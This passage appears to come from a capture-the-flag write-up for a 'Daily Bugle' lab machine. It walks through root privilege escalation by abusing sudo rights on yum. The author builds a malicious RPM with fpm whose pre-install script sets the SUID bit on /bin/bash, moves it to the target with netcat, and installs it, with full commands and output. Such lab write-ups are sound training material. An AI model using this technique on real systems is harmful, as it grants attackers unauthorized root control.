
This image confirms that we sucessfully escalated our privilege by logging in as jjameson.



```
}bash-4.2$ su - jjameson
Password:
Last login: Mon Dec 16 05:14:55 EST 2019 from netwars on pts/0
[jjameson@dailybugle ~]$ _
```

Escalating our privileges from user to root

We found that jjameson is able to run yum which is used to install binary packages as root.



```
Last login: Mon Dec 16 05:14:55 EST 2019 from netwars on pts/0
[jjameson@dailybugle ~]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_quer
    HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR US
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUT

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
[jjameson@dailybugle ~]$ _
```

We will be using gtfobins for instructions on how to exploit this misconfiguration further:

https://gtfobins.github.io/gtfobins/yum/


FPM installation issues

I have issues installing FPM on my system. What I do is to do a gem install as root. That being done, I installed rpm using apt-get.

https://fpm.readthedocs.io/en/latest/installing.html


https://github.com/jordansissel/fpm/issues/997

Sucessful installation of fpm



```
┌─[root@parrot-virtual]─[/home/user/Desktop/dailybugle/fpm]
└──╼ #gem install --no-document fpm
Successfully installed fpm-1.11.0
1 gem installed
┌─[root@parrot-virtual]─[/home/user/Desktop/dailybugle/fpm]
└──╼ #fpm
Doing `require 'backports'` is deprecated and will not load any backport in the next major release.
Require just the needed backports instead, or 'backports/latest'.
Missing required -s flag. What package source did you want? {:level=>:warn}
Missing required -t flag. What package output did you want? {:level=>:warn}
No parameters given. You need to pass additional command arguments so that I know what you want to build packages
ample, for '-s dir' you would pass a list of files and directories. For '-s gem' you would pass a one or more gems
from. As a full example, this will make an rpm of the 'json' rubygem: `fpm -s gem -t rpm json` {:level=>:warn}
Fix the above problems, and you'll be rolling packages in no time! {:level=>:fatal}
┌─[X]─[root@parrot-virtual]─[/home/user/Desktop/dailybugle/fpm]
└──╼ #
```

How to install rpm on ubuntu/debian based systems




pimjansen commented on Apr 12, 2018

Have the same issue on Ubuntu, seems that the docs are invalid since it needs package "rpm" too on Ubunu/Deb:

```
sudo apt-get install rpm
```

👍 13

Fpm command switches that are useful



```
-a, --architecture ARCHITECTURE The architecture name. Usually matches 'uname -m'. For automatic values, you can use '-a all' or '-a native'.
```


```
--before-install FILE          A script to be run before package installation
```

```
-n, --name NAME                 The name to give to the package
```

```
-s, --input-type INPUT_TYPE   the package type to use as input (gem, rpm, python, etc)
```

```
-t, --output-type OUTPUT_TYPE the type of package you want to create (deb, rpm, solaris, etc)
```

Detailed instructions on how to abuse rpm



(a) It runs commands using a specially crafted RPM package. Generate it with fpm and upload it to the target.


```
TF=$(mktemp -d)
echo 'id' > $TF/x.sh
fpm -n x -s dir -t rpm -a all --before-install $TF/x.sh $TF
```

```
sudo yum localinstall -y x-1.0-1.noarch.rpm
```

Creating malicious yum package


As yum is generated on our local machine, we need to transfer yum to the target machine. For this purpose, we will be using netcat to transfer as it is the most easiest way.

Confirmed that we generated the malicious yum package




```
┌─[root@parrot-virtual]─[/home/user/Desktop/dailybugle]
└──╼ #TF=$(mktemp -d)
┌─[root@parrot-virtual]─[/home/user/Desktop/dailybugle]
└──╼ #echo "chmod +s /bin/bash" > $TF/x.sh
┌─[root@parrot-virtual]─[/home/user/Desktop/dailybugle]
└──╼ #fpm -n x -s dir -t rpm -a all --before-install $TF/x.sh $TF
Doing `require 'backports'` is deprecated and will not load any ba
Require just the needed backports instead, or 'backports/latest'.
Created package {:path=>"x-1.0-1.noarch.rpm"}
┌─[root@parrot-virtual]─[/home/user/Desktop/dailybugle]
└──╼ #lsf
total 134M
drwxr-xr-x 1 user user  158 Dec 19 00:09 ./
drwxr-xr-x 1 user user  900 Dec 18 23:29 ../
drwxr-xr-x 1 user user  476 Dec 18 23:54 fpm/
-rw-r--r-- 1 user user   67 Dec 18 23:29 hash.txt
-rw-r--r-- 1 user user 134M Dec 18 23:29 rockyou.txt
-rw-r--r-- 1 root root 6.0K Dec 19 00:09 x-1.0-1.noarch.rpm
```

Data transfer from attacking machine to target machine




```
┌─[root@parrot-virtual]─[/home/user/Desktop/dailybugle]
└──╼ #cat x-1.0-1.noarch.rpm | nc dailybugle.thm 1234
^C
┌─[✗]─[root@parrot-virtual]─[/home/user/Desktop/dailybugle]
└──╼ #
```



```
[jjameson@dailybugle tmp]$ nc -nlvp 1234 > x-1.0-1.noarch.rpm
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.4.19.210.
Ncat: Connection from 10.4.19.210:42140.
[jjameson@dailybugle tmp]$
```

Privilege escalation to root

After the malicious package was sucessfully transferred over, we basically install the said packaged using the **sudo yum** command. We confirmed that the installation is sucessful by using list file command and confirming that **/bin/bash** is **suid-ed**.



```
[jjameson@dailybugle tmp]$ sudo yum install x-1.0-1.noarch.rpm
Loaded plugins: fastestmirror
Examining x-1.0-1.noarch.rpm: x-1.0-1.noarch
Marking x-1.0-1.noarch.rpm to be installed
Resolving Dependencies
--> Running transaction check
---> Package x.noarch 0:1.0-1 will be installed
--> Finished Dependency Resolution

Dependencies Resolved

================================================================
 Package                  Arch                         Version
================================================================
Installing:
 x                        noarch                       1.0-1

Transaction Summary
================================================================
Install  1 Package

Total size: 19
Installed size: 19
Is this ok [y/d/N]: y
Downloading packages:
Running transaction check
Running transaction test
Transaction test succeeded
Running transaction
  Installing : x-1.0-1.noarch
  Verifying  : x-1.0-1.noarch

Installed:
  x.noarch 0:1.0-1

Complete!
[jjameson@dailybugle tmp]$ ls -l /bin/bash
-rwsr-sr-x. 1 root root 964600 Aug  8  2019 /bin/bash
[jjameson@dailybugle tmp]$
```